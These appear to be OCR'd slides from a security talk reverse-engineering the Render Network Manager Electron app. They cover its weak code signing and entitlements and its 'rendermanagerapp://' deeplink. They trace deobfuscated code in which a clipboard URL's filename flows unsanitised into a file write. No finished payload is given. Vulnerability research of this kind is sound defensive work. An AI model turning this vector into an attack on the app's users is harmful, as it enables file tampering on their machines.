
renderfoundation.com

Render Network Foundation



The Render Network is PAUSED with adding Compute Client nodes for external client jobs. We should be opening this back up late October.

Render Network



Render Network Download Manager

- Manage and organize rendered frames
- Support for **Mac**, Windows, and Linux
  - 😡 Proprietary binaries only
  - 😄 Electron-Based Application

Weak Mitigations

- Signed with a non-Apple Developer ID certificate
- Must explicitly grant an exception (Bypasses Gatekeeper's rejection)
- Allow the app to run despite the invalid signature

```
$ spctl --assess --verbose "/Applications/Render Network Manager.app"
  /Applications/Render Network Manager.app: rejected
$ codesign -dvvv "/Applications/Render Network Manager.app"
  Authority=Nordskill Code Signature
  Timestamp=Jan 8, 2025 at 1:19:26 PM
  TeamIdentifier=not set
```

Weak Mitigations

- No App Sandbox
- App has broad access to user files & system resources.

```
$ codesign -d --entitlements - "/Applications/Render Network Manager.app"
  [Dict]
    [Key] com.apple.security.cs.allow-jit
    [Value]
      [Bool] true
    [Key] com.apple.security.cs.allow-unsigned-executable-memory
    [Value]
      [Bool] true
    [Key] com.apple.security.cs.disable-library-validation
    [Value]
      [Bool] true
```


Attack Vector: Custom URL Scheme

- Exposed Handler: **rendermanagerapp://**


```
$ defaults read "/Applications/Render Network Manager.app/Contents/Info”
CFBundleURLTypes
(
        {
        CFBundleTypeRole = Editor;
        CFBundleURLName = "Render Network Manager";
        CFBundleURLSchemes = (
            rendermanagerapp
        );
    }
)
```

RE an Electron-Based App

- npm install -g **asar** && **asar** extract Contents/Resources/app.asar



RE an Electron-Based App




```
const _0x204583=_0x5559;
(function(_0x24a30d,_0x3966b7){const
_0x45fa25=_0x5559,_0x268d2e=_0x24a30d();while(!![])
{try{const
_0x1f8a4=parseInt(_0x45fa25(0x29f))/0x1+parseInt(_0x4
5fa25(0x248))/0x2+-parseInt(_0x45fa25(0x301))/0x3*
(parseInt(_0x45fa25(0x300))/0x4)+-
parseInt(_0x45fa25(0x486))/0x5+-
parseInt(_0x45fa25(0x128))/0x6+parseInt(_0x45fa25(0x1
e7))/0x7+-parseInt(_0x45fa25(0x28e))/0x8*(-
parseInt(_0x45fa25(0x2eb))/0x9);if(_0x1f8a4===_0x3966
b7)break;else _0x268d2e['push'](_0x268d2e['shift']
());}catch(_0x5c9fc9){_0x268d2e['push']
(_0x268d2e['shift']());}}}(_0xf463,0xb9c22));const
os=require('os'),
{app,BrowserWindow,shell,ipcMain,dialog,safeStorage,M
enu,net}=require(_0x204583(0x42d)),nodeNet=require(_0
x204583(0x2fe)),
{autoUpdater}=require(_0x204583(0x1ed)),https=require
(_0x204583(0x155)),path=require(_0x204583(0x41a)),fs=
require('fs'),fsp=require(_0x204583(0x19f)),
{EventEmitter}=require('events'),project=require(_0x2
04583(0x493)),help=require(_0x204583(0x22b)),log=requ
ire(_0x204583(0x162)),cp=require('child_process'),cry
```

```
const os = require('os');
const {
  app,
  BrowserWindow,
  shell,
  ipcMain,
  dialog,
  safeStorage,
  Menu,
  net
} = require("electron");
const nodeNet = require("net");
const {
  autoUpdater
} = require("electron-updater");
const https = require("https");
const path = require("path");
const fs = require('fs');
const fsp = require("fs/promises");
const {
  EventEmitter
} = require('events');
const project = require("./package.json");
const help = require("./help.json");
```

Deeplink handler

```
module.exports.handleDeepLinks = function handleDeepLinks(url, mainWindow) {
    try {
        const urlObj = new URL(url);
        const action = urlObj.hostname;
        const params = Object.fromEntries(urlObj.searchParams);
        const hash = urlObj.hash;

        switch (action) {
            case 'download':
                if (mainWindow?.webContents) {
                    mainWindow.webContents.send('deeplink:download', { action, params, hash });
                }
                break;
            default:
                mainWindow.webContents.send('error', { detail: 'Unknown link.' });
        }
    } catch (err) {
        console.error('Failed to parse protocol URL:', err);
    }
};
```

Deeplink handler

```
api.handle("deeplink:download", (_0x3eb986, _0x26886f) => {
  if (_0x3a9e66.authorized) {

    _0x18e4f7('error', "Please launch the download from the app or log out to use this feature
from the website.");
  } else if ("clipboard" === _0x26886f.params?.["source"]) {
    this.#R();    // rendermanagerapp://download?source=clipboard
```

```
  async #R() {
    let _0x5c9772 = '';
    try {
      _0x5c9772 = await navigator.clipboard.readText();
    } catch (_0x1b502d) {
      console.error("Error reading clipboard:", _0x1b502d);
    }
    let _0x26c3b0 = [];
    let _0x15f445 = [];
    const _0x249074 = await this.#X(_0x5c9772);
```

```
#X(_0x3c9770) {
    . . .
    try {
      _0x3e800e = new URL(_0x21f592);
      const _0x454ef7 = _0x3e800e.searchParams.get('response-content-disposition');
      const _0x300a0f = decodeURIComponent(_0x454ef7);
      const _0x263988 = /filename="([^"]+)"/;
      const _0x43301e = _0x300a0f.match(_0x263988);
      _0x504ffe = _0x43301e[0x1];
      // https://xxx.com/?response-content-disposition=filename=yyy
      _0x106852.push({
        'index': _0x20ebb2,
        'name': _0x504ffe,
        'uri': _0x21f592
      });
      _0x20ebb2++;
      return _0x106852;
```

```
      const _0x249074 = await this.#X(_0x5c9772);
      const _0x42c14e = this.#W(_0x249074, {'name': "clipboard"});
      const _0x9e6b95 = this.#Q(_0x42c14e);
      _0x15f445.push(_0x42c14e);
      if (this.#P.length) {
        await this.#V(_0x26c3b0);
        _0x15f445.forEach(async _0xfa1526 => {
          const {
            totalBytes: _0x5b033b
          } = await api.send("download:instant", _0xfa1526);
```

```
ipcMain.handle('download:instant', async (_0x29fed2, _0x13f54e) => {
  const _0x627bed = path.join(_0x13f54e.path_to_folder, _0x13f54e.folder_name);
  const _0x5eeb57 = await createFolder(_0x627bed);
  let _0xaf5d32 = [];
  _0x13f54e.frames.forEach(_0x4b6846 => {
        . . .
        mainWindow.webContents.send("download:instant:progress", {
          'id': _0x4b6846.id,
          'output_id': _0x4b6846.output_id,
          'folder': _0x4b6846.folder,
          'index': _0x4b6846.index,
          'name': _0x4b6846.name,
          'progress': _0x2d3357.downloadedBytes / _0x2d3357.totalBytes,
           . . .
        });
      }
    };
    _0xaf5d32.push(_0x4b6846);
  });
  const _0x5b5b24 = await downloads.calculate(_0xaf5d32, _0x4ddedf);
  downloads.add(_0xaf5d32);
```

```
['add'](_0x10484b) {
    let _0x2357f5 = [];
    for (const _0x2c2ce0 of _0x10484b) {
      const {
        name: _0x3bb756,
        uri: _0x463a95,
        id: _0x29a869,
        . . .
      } = _0x2c2ce0;
      const _0x2a2731 = {
        'name': _0x3bb756,
        'uri': _0x463a95,
        'id': _0x29a869,
         . . .
      };
      if (this.currentDownloads.size < settings.get.max_parallel_downloads) {
        this._startDownload(_0x2a2731);
```

```
[“_startDownload"](_0x1a8706) {
    . . .
    const _0x5d2f53 = path.join(_0x1a8706.folder, _0x1a8706.name);
    const _0x2ba5fb = _0x5d2f53 + “.downloading”;
    const _0x2fe297 = fs.createWriteStream(_0x2ba5fb);
    . . .
    fs.rename(_0x2ba5fb, _0x5d2f53, _0x322988 => {
```

